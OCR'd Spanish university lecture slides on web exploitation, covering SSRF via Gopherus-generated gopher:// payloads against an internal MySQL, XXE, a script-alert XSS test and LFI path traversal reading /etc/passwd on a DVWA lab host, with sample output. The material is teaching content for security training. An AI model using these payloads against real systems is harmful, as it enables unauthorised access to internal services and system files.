III.Explotación de servicios web (II)

Pablo Redondo Castro y Marcelino Siles Rubia

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

Índice


1.SSRF: Server Side Request Forgery

Pablo Redondo Castro y Marcelino Siles Rubia

Universidad
Rey Juan Carlos


Universidad Rey Juan Carlos

¿En que consiste una SSRF?



Universidad Rey Juan Carlos

¿Os acordáis de las URL?



Ya conocemos HTTPS y HTTP…


Pero hay más tipos.

file://ejemplo/ejemplo.pdf

gopher://localhost:3306/

Universidad Rey Juan Carlos

Accediendo a servicios internos



Universidad Rey Juan Carlos

Gopherus

El protocolo Gopher establece conexión TCP con el puerto indicado.

Si genero una petición maliciosa con Gopherus para generar una consulta SQL a la base de datos interna del servidor vulnerable…



```
~ » gopherus --exploit mysql

                                                    __
  ________                                        .-|  |
 /  _____/  ____ ______   ____ _______  __ __  ___|  |__ ____ ______
/   \  ___ /  _ \\____ \_/ __ \\_  __ \|  |  \/ ___|  |  \/ ___/
\    \_\  (  <_> )  |_> >  ___/ |  | \/|  |  /\___ \|   Y  \___ \
 \______  /\____/|   __/ \___  >|__|   |____//____  >___|  /____  >
        \/       |__|        \/                    \/     \/     \/

                author: $_SpyD3r_$

For making it work username should not be password protected!!!

Give MySQL username: SSRF
Give query to execute: show databases;

Your gopher link is ready to do SSRF :

gopher://127.0.0.1:3306/_%a3%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%
0%6d%79%73%71%6c%5f%6e%61%74%69%76%65%5f%70%61%73%73%77%6f%72%64%00%66%03%
2%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%35%0f%5f%63%6c%69%65%6e%74%
6%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%
1

-----------Made-by-SpyD3r-----------
```

2.XXE: XML eXternal Entity

Pablo Redondo Castro y Marcelino Siles Rubia

Universidad
Rey Juan Carlos

¿XXE?




XML eXternal Entity

- Esta vulnerabilidad se da cuando un parser de XML acepta entidades externas sin comprobarlas bien
- ¿Para qué nos sirve?

Es una vía para llegar a SSRF o leer archivos internos


Universidad Rey Juan Carlos

Ejemplo



3.XSS y HTML injection


Pablo Redondo Castro y Marcelino Siles Rubia



Universidad Rey Juan Carlos


Universidad Rey Juan Carlos

XSS… Ya está bien de siglas no?




Universidad Rey Juan Carlos

Ejemplo



Ejemplo

Y si buscamos:
<script>alert("Dellafuentefc")</script>



4.LFI: Local File Inclusion

Pablo Redondo Castro y Marcelino Siles Rubia

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

¿Qué es un LFI?

El LFI es una vulnerabilidad que te da acceso a ver los ficheros locales del sistema comprometido.

Universidad Rey Juan Carlos

¿ Cómo se lleva a cabo ?

Primero tenemos que entender que es ../

- Cuando navegamos por consola entre directorios, para ir un directorio hacia atrás usamos ../
- Si hacemos /root/Desktop/../../home/urjc/

aquí abremos retrocedido 2 directorios

- Si hacemos ../../../../../../.... No iremos más lejos de la raíz /

Universidad Rey Juan Carlos

¿ Cuando puedo aplicar el LFI ?

El principal caso es cuando una página web carga otro fichero sobre el que tenemos control. Ejemplo:

https://pagina-segura.com/?page=index.html

En este caso la página web está cargando el index.html por parámetro, por lo que podríamos probar a cambiar el fichero que carga a por ejemplo.

?page=../../../../../../etc/passwd

Universidad Rey Juan Carlos

Ejemplo LFI

view-source:http://10.0.1.147/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd

```
1  root:x:0:0:root:/root:/bin/bash
2  daemon:x:1:1:daemon:/usr/sbin:/bin/sh
3  bin:x:2:2:bin:/bin:/bin/sh
4  sys:x:3:3:sys:/dev:/bin/sh
5  sync:x:4:65534:sync:/bin:/bin/sync
6  games:x:5:60:games:/usr/games:/bin/sh
7  man:x:6:12:man:/var/cache/man:/bin/sh
8  lp:x:7:7:lp:/var/spool/lpd:/bin/sh
9  mail:x:8:8:mail:/var/mail:/bin/sh
10 news:x:9:9:news:/var/spool/news:/bin/sh
11 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
12 proxy:x:13:13:proxy:/bin:/bin/sh
13 www-data:x:33:33:www-data:/var/www:/bin/sh
14 backup:x:34:34:backup:/var/backups:/bin/sh
15 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
16 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
18 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
19 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
20 syslog:x:101:102::/home/syslog:/bin/false
21 klog:x:102:103::/home/klog:/bin/false
22 mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
23 landscape:x:104:122::/var/lib/landscape:/bin/false
24 sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
25 postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
26 messagebus:x:107:114::/var/run/dbus:/bin/false
27 tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
28 user:x:1000:1000:user,,,:/home/user:/bin/bash
29 polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
30 haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
31 pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
32 postfix:x:112:123::/var/spool/postfix:/bin/false
33
```

Universidad Rey Juan Carlos

Directory Traversal y LFI

La principal diferencia entre estas vulnerabilidades.

La principal diferencia es que el LFI se ejecuta en el contexto de la aplicación es decir, si la web es PHP, se ejecutara como PHP, sin embargo cuando es Directory Traversal no se ejecuta, por lo que solo se puede recuperar información

5. LFI técnicas avanzadas

Pablo Redondo Castro y Marcelino Siles Rubia

Universidad
Rey Juan Carlos

Universidad Rey Juan Carlos

LFI Wrappers

A veces existen varios filtros que no nos van a dejar conseguir toda la información que queremos.

El LFI es una vulnerabilidad con la que es común pensar que solo podemos dar “palos de ciego” ya que solo podemos buscar ficheros que conozcamos de antemano.

Para ello se suele investigar el código de la página web para buscar más vulnerabilidades, pero a veces el LFI si se intenta ejecutar un fichero de la misma tecnología que lo corre se ejecutará en vez de mostrarte el contenido.

Ejemplo:

- Encontramos un endpoint: **index.php?file=../../../etc/passwd**
- Y queremos ver el contenido de index.php, pero si probamos a poner

index.php?file=index.php

